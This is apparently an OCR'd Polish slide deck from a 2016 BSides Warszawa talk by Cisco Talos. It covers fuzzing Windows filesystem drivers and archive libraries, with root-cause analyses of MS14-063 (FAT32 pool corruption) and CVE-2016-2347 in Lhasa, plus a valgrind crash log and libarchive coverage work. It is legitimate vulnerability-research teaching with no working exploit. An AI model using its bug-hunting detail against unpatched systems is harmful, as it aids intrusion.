Marcin ‘Icewall’ Noga
http://www.icewall.pl
@_Icewall

SecurityBSides Warszawa 2016

Bugs, tools, pitfalls & methodology - this is how we do it

Wstęp

- Yves Younan
  - Research Manager
  - Cisco Talos
- Team
  - Aleksandar Nikolich
  - Ali Rizvi-Santiago
  - Marcin Noga
  - Piotr Bania
  - Tyler Bohan
  - Cory Duplantis

- Talos Vulndev
  - Third party vulnerability research
    - ~ 200 bugów znalezionych w ostatnie 12 miesięcy
    - Microsoft
    - Apple
    - Oracle
    - Adobe
    - Google
    - IBM, HP, Intel, Lexmark
    - 7zip, libarchive, NTP
    - Security tools development
      - Fuzzers, Crash triage
    - Mitigation development

TALOS

Agenda

- Wiele podatności w różnych produktach
  - Microsoft
  - Kaspersky
  - Splunk
  - Archiwizery (7zip, libarchive, lhasa)
- Motywacja przy wybieraniu targetu
- Wykorzystane metody i narzędzia do znalezienia bugów
- Omówienie bugów (root cause analysis)
- Ewentualne napotkane problemy podczas danego researchu
- Wnioski

Driver filesystemu
jako
potencjalny wektor attaku

Atak przez filesystem

- Modyfikacja struktury filesystemu dysku/partycji/woluminu/nośnika może okazać się „zabójcza” dla driver’a (sterownika) go obsługującego.
- Motywacja
  - Mnogość filesystemów NTFS, FAT 12,16,32, exFAT, ReFS
  - implementacje wykonane są w driverach kernela
    - ntfs.sys, fastfat.sys, (…)
    - ewentualny bug objawi się na poziomie kernela
    - zyskanie najwyższych uprawnień w systemie
  - interesujący i dość niestandardowy sposób ew. exploitacji
    - pendrive lub płyta CD/DVD z odpowiednio zmodyfikowanym filesystemem
    - idealnie, brak potrzeby klikania czegokolwiek
  - w przypadku nowych systemów możliwość triggerowania buga poprzez przesłanie odpowiednio zmodyfikowanego pliku ISO, VHD

Atak przez filesystem

- Metoda wyszukiwania bugów
  - Fuzzing

- Kilka podejść
  - Montowanie zmodyfikowanego obrazu filesystemu przez maszynę wirtualna do systemu guest'a
    - Gynvael & j00ru
    - Usb Stick of Death [http://gynvael.coldwind.pl/?id=489]
  - Umieszczenie fuzzera w fuzzowanym systemie i sukcesywne montowanie zmutowanych obrazów
  - Fuzzer uruchomiony na poziomie kernela
    - Filesystem Fuzzing with American Fuzzy Lop (Linux)

TALOS


Atak przez filesystem

- Ogólny sposób działania
  - Działania wstępne
    - Utworzenie jak najmniejszych partycji (woluminu) w systemie dla danego systemu plików
    - Zapełnienie partycji danymi i wykonanie obrazów
    - Usunięcie punktów montowań (odmontowanie partycji)
  - Fuzzowanie
    - Odczytanie obrazu
    - Mutowanie istotnych bajtów
    - Zapis zmutowanego obrazu do NIE zamontowanej partycji
    - Zamontowanie partycji
    - Wykonanie na niej, operacji, które ew. mogą strigerować buga
      - zapis, odczyt, przeszukiwanie
    - Repeat!

TALOS

Atak przez filesystem

- Screen, przykładowej konfiguracji do fuzzowania filesystemu



- mountvol

TALOS

Atak przez filesystem
Fragmenty fuzzera

- Struktury powiązane z voluminem

```
struct Object
{
std::wstring volumeName;
std::wstring mountPoint;
std::wstring imgFile;
};
Object g_Objects [] =
{
{
L"\\\\?\\Volume{d3b6c561-4e05-11e4-8ea3-000c29f2b6cd}", //nazwa
   L"F:\\", // punkt montowania
   L"C:\\d3b6c561-4e05-11e4-8ea3-000c29f2b6cd„ //zapisany obraz
},{
L"\\\\?\\Volume{d3b6c562-4e05-11e4-8ea3-000c29f2b6cd}",
   L"G:\\",
   L"C:\\d3b6c562-4e05-11e4-8ea3-000c29f2b6cd"
},{
```

TALOS


Atak przez filesystem
Fragmenty fuzzera

```
//restore image
restoreImage(g_Objects[i].imgFile, g_Objects[i].volumeName);
std::wstring volumeName = g_Objects[i].volumeName + L"\\";
while (true)
{
        cbList.clear();
        //mutate
        if( !mutate(g_Objects[i].volumeName,cbList) )
        continue;
        //mount
        if (!SetVolumeMountPointW(g_Objects[i].mountPoint.c_str(), volumeName.c_str()))
        {
                printf("SetVolumeMountPointW : %x\n", GetLastError());
                restoreByte(g_Objects[i].volumeName, cbList);
                continue;
        }

        //trigger some action
        CFileSystemSearch Search;
        Search.setPath(g_Objects[i].mountPoint + L"*.*", true);
        while (Search.MoveNext(CFileSystemSearch::eMove))
        {
        //maybe u wanna do something ?
        }
        //more action!!!
        createDumpFile(g_Objects[i].mountPoint);

        //unmount
        if (!DeleteVolumeMountPointW(g_Objects[i].mountPoint.c_str()))
                printf("DeleteVolumeMountPointW : %x\n", GetLastError());

        //restore changed value
        restoreByte(g_Objects[i].volumeName, cbList);
}
```

TALOS

Atak przez filesystem – „instrumentacja”

- Używaj Driver Verifier m.in. do uaktywnienia:
  - Special Pool



TALOS

Atak przez filesystem

- Rezultaty
  - Nie wielki wysiłek włożony by zmaksymalizować efekty
    - 1 VM
    - Kilka partycji
    - Może kilka dni fuzzowania danego FS
  - Fuzzowane filesystemy
    - FAT
      - 2 bugi!!!
    - NTFS
      - kilka niestabilnych
    - exFAT
      - dopisanie obsługi checksum
    - ReFS

Atak przez filesystem

- Vulnerability in FAT32 Disk Partition Driver Could Allow Elevation of Privilege
  - Oznaczenia
    - MS14-063
    - CVE-2014-4115
  - Typ błędu
    - Pool corruption
  - System plików
    - FAT 32
  - Lokalizacja podatnego kodu
    - Driver
      - Fastfat.sys
    - Funkcja
      - FatCommonWrite
  - Podatne systemy
    - Windows NT, Windows XP, Vista Sp2, Server 2008 SP2
    - W Windows'e XP pozostał na wieki
  - **Nowsze systemy posiadały zapatchowany ten błąd!**

TALOS

Atak przez filesystem

Offset	Title	Value
0	JMP instruction	EB 3C 90
3	OEM	MSDOS5.0
BIOS Parameter Block		
B	Bytes per sector	512
D	Sectors per cluster	8
E	Reserved sectors	8
10	Number of FATs	2

```
SomeStruct local[2];
SomeStruct *ptrPool;
ULONG NumberOfFATs = getNumberOfFats();
if (NumberOfFATs <= 2u)
{
      ptrPool = local;
}
else
{
      // [BUG] NumberOfFATs !!! instead of NumberOfFATs * sizeof(SomeStructure)=24 [BUG]
      ptrPool = ExAllocatePoolWithTag(PagedPool, NumberOfFATs, 'itaF');
}
      counter = 0;
do
{
      ptrPool[counter].field1 = (...);
      ptrPool[counter].field2 = (...);
      ptrPool[counter].field3 = (...);
      (...)
} while (counter < NumberOfFATs);
```

TALOS

Atak przez filesystem

- Microsoft Windows FastFAT.sys Sectors per FAT Denial of Service Vulnerability
  - Typ błędu
    - Out of Bound Read
  - System plików
    - FAT 12
  - Lokalizacja podatnego kodu
    - Cache Manager
    - Funkcja
      - CcMapData
  - Podatne systemy
    - Windows NT- Windows 7 SP1

TALOS

Video

Play me!

TALOS

Podsumowanie

- Dość trywialny fuzzer wystarczył do zidentyfikowaniu kilku bugów
  - Skromna infrastruktura do fuzzowania
    - 1VM, kilka woluminów
- Niektóre bugi patchowane są tylko w najnowszych wersjach systemów
- Wciąż jest potencjał na bugi w tym obszarze!

TALOS

Poisoned Archives

Poisoned Archives

- Ilość oraz stopień skomplikowania formatów archiwów, może nieść ze sobą potencjalnie sporą ilość bugów.

- Archiwizery/bilioteki obsługujące archiwa NIE rzadko są wykorzystywane w interesujących miejscach :
  - domyślne składniki / komponenty systemu
  - security appliance
  - duże rozwiązania komercyjne

- Sprawdźmy stan bezpieczeństwa kilku archiwizerów:
  - Lhasa
  - libarchive
  - 7zip

TALOS

Lhasa


- Opis
  - Biblioteka do dekompresji archiwów LHA (.lzh, …)

- Motywacja
  - Popularność na różnych dystrybucjach linuxa
  - Wykorzystywana przez „security” appliance’e:
    - Rozpakowywanie załączników mailowych do późniejszej analizy
      - Często takie appliance wykorzystują systemy nie posiadające obecnie podstawowe zabezpieczeni

TALOS

No bugs?!?!?

- Brak znalezionych bugów po pierwszym czytaniu kodu
- Co teraz ?
  - Fuzzing
    - AFL (American Fuzzy Loop)
    - 1 VM, 1CPU, kilkanaście godzin fuzzowania



TALOS

There it is!!!

- Lhasa (lha) decode_level3_header function integer underflow vulernability
  - Oznaczenia
    - CVE-2016-2347
  - Typ błędu
    - Integer underflow

TALOS

Lhasa – analiza buga

```
Line 1    static int decode_level3_header(LHAFileHeader **header, LHAInputStream *stream)
Line 2    {
Line 3            unsigned int header_len;
Line 4            (...)
Line 5    0 =     header_len = lha_decode_uint32(&RAW_DATA(header, 24));
Line 6
Line 7            if (header_len > LEVEL_3_MAX_HEADER_LEN) {
Line 8                    return 0;
Line 9            }                                          COMMON_HEADER_LEN
Line 10                                                      = 22
Line 11           if (!extend_raw_data(header, stream,
Line 12                                 header_len - RAW_DATA_LEN(header))) {
Line 13                   return 0;
Line 14           }
```

0 – 22 = 0xFFFFFFEA

TALOS

Lhasa – analiza buga

```
Line 346 static uint8_t *extend_raw_data(LHAFileHeader **header,
Line 347                                                LHAInputStream *stream,
Line 348                                                size_t nbytes)
Line 349 {
Line 350         LHAFileHeader *new_header;
Line 351         size_t new_raw_len;
Line 352         uint8_t *result;
Line 353
Line 354         // Reallocate the header and raw_data area to be larger.
Line 355
Line 356         new_raw_len = RAW_DATA_LEN(header) + nbytes;
Line 357         new_header = realloc(*header, sizeof(LHAFileHeader) + new_raw_len);
Line 358
Line 359         if (new_header  == NULL) {
Line 360                 return NULL;
Line 361         }
Line 362
Line 363         // Update the header pointer to point to the new area.
Line 364
Line 365         *header = new_header;
Line 366         new_header->raw_data = (uint8_t *) (new_header + 1);
Line 367         result = new_header->raw_data + new_header->raw_data_len;
Line 368
Line 369         // Read data from stream into new area.
Line 370
Line 371         if (!lha_input_stream_read(stream,  result, nbytes)) {
Line 372                 return NULL;
Line 373         }
```

= 22

= 0xffffffea

= 0

= 0xffffffea

End of the bufffer

TALOS

Lhasa- crash

```
icewall@ubuntu:~/bugs/lhasa$ valgrind bin/lha -xfw=/tmp crash.lzh
==11621== Memcheck, a memory error detector
==11621== Copyright (C) 2002-2015, and GNU GPL'd, by Julian Seward et al.
==11621== Using Valgrind-3.11.0 and LibVEX; rerun with -h for copyright info
==11621== Command: bin/lha -xfw=/tmp crash.lzh
==11621==
==11621== Invalid write of size 1
==11621==    at 0x4C31BFD: __GI_mempcpy (vg_replace_strmem.c:1508)
==11621==    by 0x4EB047D: _IO_file_xsgetn (fileops.c:1396)
==11621==    by 0x4EA593E: fread (iofread.c:42)
==11621==    by 0x4041FD: file_source_read (lha_input_stream.c:285)
==11621==    by 0x403EA9: do_read (lha_input_stream.c:135)
==11621==    by 0x4040E6: lha_input_stream_read (lha_input_stream.c:229)
==11621==    by 0x406481: extend_raw_data (lha_file_header.c:371)
==11621==    by 0x406E95: decode_level3_header (lha_file_header.c:804)
==11621==    by 0x4071F2: lha_file_header_read (lha_file_header.c:967)
==11621==    by 0x40756E: lha_basic_reader_next_file (lha_basic_reader.c:90)
==11621==    by 0x40478C: lha_reader_next_file (lha_reader.c:310)
==11621==    by 0x401C62: lha_filter_next_file (filter.c:132)
==11621==  Address 0x51fcaff is 1,023 bytes inside an unallocated block of size 4,192,480 in arena "client"
==11621== Segmentation fault
```

TALOS

Libarchive

- Opis
  - Bogata biblioteka pozwalająca odczytywać jak i tworzyć wiele różnych typów archiwów

- Motywacja
  - Duża ilość obsługiwanych formatów (ok. 20)
    - zip, rar, 7zip, mtree, cpio, xar, (...)
  - Popularność
    - Package Managers
      - Cmake
      - pkgutils
    - Archiving tools and File Browsers
      - Nautilus
    - Rozwiązania komercyjne
      - Splunk

TALOS

Libarchive – Planowanie ataku

- Metoda wyszukiwania bugów
  - Sporo obsługiwanych formatów, opensource, podejdźmy kompleksowo!
    - Fuzzing – na wielu maszynach
    - Automatic static code analysis
    - Code review

Libarchive – Po pierwsze fuzzuj

- W pewnym momencie, prawie automatyczny proces
- Przygotowania i realizacja
  - Zebranie korpusu (zbiór przykładowych plików danego formatu)
  - Zmierzenie pokrycia kodu (code coverage)
  - Minimalizacja korpusu
  - Stworzenie szablonu maszyny do sklonowania
  - Odpalenie maszyn z fuzzerami (nodów)
  - Zbieranie crashy i wstępna automatyczna klasyfikacja

TALOS

Libarchive - Korpus

- Gdzie szukać ?
  - Czasami przykładowe pliki dostępne są razem z danym projektem
  - Google
    - ext: , filetype:, index of ,…
  - VirusTotal
  - Inne źródła
    - Wewnętrzny storage

Libarchive – pokrycie kodu

- Jak zmierzyć ?
  - Kompilacja projektu z odpowiednimi flagami

```
./configure CFLAGS="-fprofile-arcs -ftest-coverage”
```

- Analiza zebranych informacji
  - lcov

```
lcov --directory . --capture --output-file index.info
genhtml index.info
```

TALOS

Libarchive – wyniki pokrycia

LCOV - code coverage report

Current view: top level - libarchive-cov/libarchive
Test: index.info
Date: 2016-06-28

	Hit	Total	Coverage
Lines:	3866	20776	18.6 %
Functions:	303	1041	29.1 %

Filename	Line Coverage		Functions		
archive_read_support_format_7zip.c		0.0 %	0 / 1902	0.0 %	0 / 50
archive_read_support_format_ar.c		0.0 %	0 / 244	0.0 %	0 / 11
archive_read_support_format_cab.c		0.0 %	0 / 1686	0.0 %	0 / 44
archive_read_support_format_cpio.c		0.0 %	0 / 451	0.0 %	0 / 22
archive_read_support_format_iso9660.c		90.1 %	1263 / 1401	97.8 %	44 / 45
archive_read_support_format_lha.c		0.0 %	0 / 1232	0.0 %	0 / 39
archive_read_support_format_mtree.c		0.0 %	0 / 948	0.0 %	0 / 35
archive_read_support_format_rar.c		0.0 %	0 / 1394	0.0 %	0 / 43
archive_read_support_format_tar.c		0.0 %	0 / 1174	0.0 %	0 / 46
archive_read_support_format_warc.c		0.0 %	0 / 258	0.0 %	0 / 18
archive_read_support_format_zip.c		0.0 %	0 / 1345	0.0 %	0 / 44

TALOS

Libarchive – wyniki pokrycia

```
531          :        /* Standard Identifier must be "CD001" */
532       3291 :        if (memcmp(p + 1, "CD001", 5) != 0)
533         11 :                return (0);
534       3280 :        if (isPVD(iso9660, p))
535       1333 :                continue;
536       1947 :        if (!iso9660->joliet.location) {
537       1369 :                if (isJolietSVD(iso9660, p))
538        578 :                        continue;
539          :        }
540       1369 :        if (isBootRecord(iso9660, p))
541          8 :                continue;
542       1361 :        if (isEVD(iso9660, p))
543          0 :                continue;
544       1361 :        if (isSVD(iso9660, p))
545          6 :                continue;
546       1355 :        if (isVolumePartition(iso9660, p))
547          0 :                continue;
548       1355 :        if (isVDSetTerminator(iso9660, p)) {
549       1317 :                seenTerminator = 1;
550       1317 :                break;
551          :        }
552         38 :        return (0);
```

Fioletowe linie zostały wykonane, pomarańczowe nie.

TALOS


Libarchive – minimalizacja korpusu

- Odczuć pliki powodujące takie same pokrycie w kodzie
  - afl-cmin

TALOS

Libarchive – ustawienie nodów

- Stworzenie jednej maszyny wirtualnej będącej szablonem
  - Skrypty uruchamiające fuzzer na wybrany format ze względu na parametr
- Sklonowanie maszyny na wiele instancji
  - vCLI, PowerCLI



TALOS

Libarchive


W czasie kiedy działają fuzzery ...

- Może w czytaniu kodu wyręczy nas automat ?
  - Automatic Static Code Analysis
    - Klocwork
    - Coverity
  - Oba produkty posiadają wsparcie dla wielu języków programowania

- Czy automat może być idealny ?
  - Duża ilość false positivów
  - Cena !!!
- Czasami jednak potrafią być użyteczne

TALOS

Klocwork


ISSUES
REPORTS
XREF
VIEWS
MODULES
CONFIGURATION
BUILDS
Back to List
Previous
Next
Array 'numbers' of size 3 may use index value(s) 3
ID 170
CODE ABV.GENERAL
NAME Buffer Overflow - Array Index Out of Bounds
LOCATION archive_read_support_format_mtree.c: 1383
BUILD build_1
SEVERITY Critical (1)
OWNER *no owner*
STATE New
STATUS Analyze
COMMENT
LAST UPDATE none
Report FP
Save changes
TRACEBACK
archive_read_support_format_mtree.c:1357: Array 'numbers' size is 3.
/home/moflow/libarchive/libarchive/archive_read_support_format_mtree.c (build_1)
1354 parse_device(dev_t *pdev, struct archive *a, char *val)
1355 {
1356 #define MAX_PACK_ARGS 3
1357 unsigned long numbers[MAX_PACK_ARGS];
1358 char *p, *dev;
1359 int argc;
1360 pack_t *pack;
1361 dev_t result;
1362 const char *error = NULL;
1363
1364 memset(pdev, 0, sizeof(*pdev));
1365 if ((dev = strchr(val, ',')) != NULL) {
1366 /*
1367 * Device's major/minor are given in a specified format.
1368 * Decode and pack it accordingly.
1369 */
1370 *dev++ = '\0';
1371 if ((pack = pack_find(val)) == NULL) {...}
1376 argc = 0;
1377 while ((p = la_strsep(&dev, ",")) != NULL) {
1378 if (*p == '\0') {...}
1383 numbers[argc++] = (unsigned long)mtree_atol(&p);
1384 if (argc > MAX_PACK_ARGS) {...}
1389 }
1390 if (argc < 2) {...}
1395 result = (*pack)(argc, numbers, &error);
1396 if (error != NULL) {...}
1401 } else {...}
1405 *pdev = result;
1406 return ARCHIVE_OK;
1407 #undef MAX_PACK_ARGS
1408 }
1409
1410 /*
TALOS

Libarchive – code review

- Czytanie kodu „od deski do deski” ?
  - i tak i nie, w zależności od złożoności targetu
  - w większości przypadków inteligentne przeszukiwanie/przeglądanie
- Więc jak ?
  - Zaznajomienie się z kodem / opatrzenie
  - Podążaj za tym co kontrolujesz
  - Ustalenie ew. wrapperów na znane funkcje
    - odczyt z pliku
    - allokacja pamięci
  - Znalezienie często wykorzystywanych funkcji/makr pomocniczych
  - Wyszukiwanie potencjalnie niebezpiecznych miejsc w kodzie
    - alokacje pamięci
    - kopiowanie/przepisywanie
    - wykorzystanie niebezpiecznych funkcji/API
- Oczywiści wspomóż się debugowaniem!

TALOS

Libarchive

- Przykłady „specyficznych” wywołań funkcji w libarchive

```
if ((p = __archive_read_ahead(a, 30, NULL)) == NULL) {
        archive_set_error(&a->archive, ARCHIVE_ERRNO_FILE_FORMAT,
            "Truncated ZIP file header");
        return (ARCHIVE_FATAL);
}

if (memcmp(p, "PK\003\004", 4) != 0) {
        archive_set_error(&a->archive, -1, "Damaged Zip archive");
        return ARCHIVE_FATAL;
}

(...)

        zip_entry->decdat = p[17];
zip_entry->compressed_size = archive_le32dec(p + 18);
zip_entry->uncompressed_size = archive_le32dec(p + 22);
filename_length = archive_le16dec(p + 26);
extra_length = archive_le16dec(p + 28);
```

TALOS


Libarchive – dobre IDE połową sukcesu


- Bo kod trzeba mieć w czym czytać!

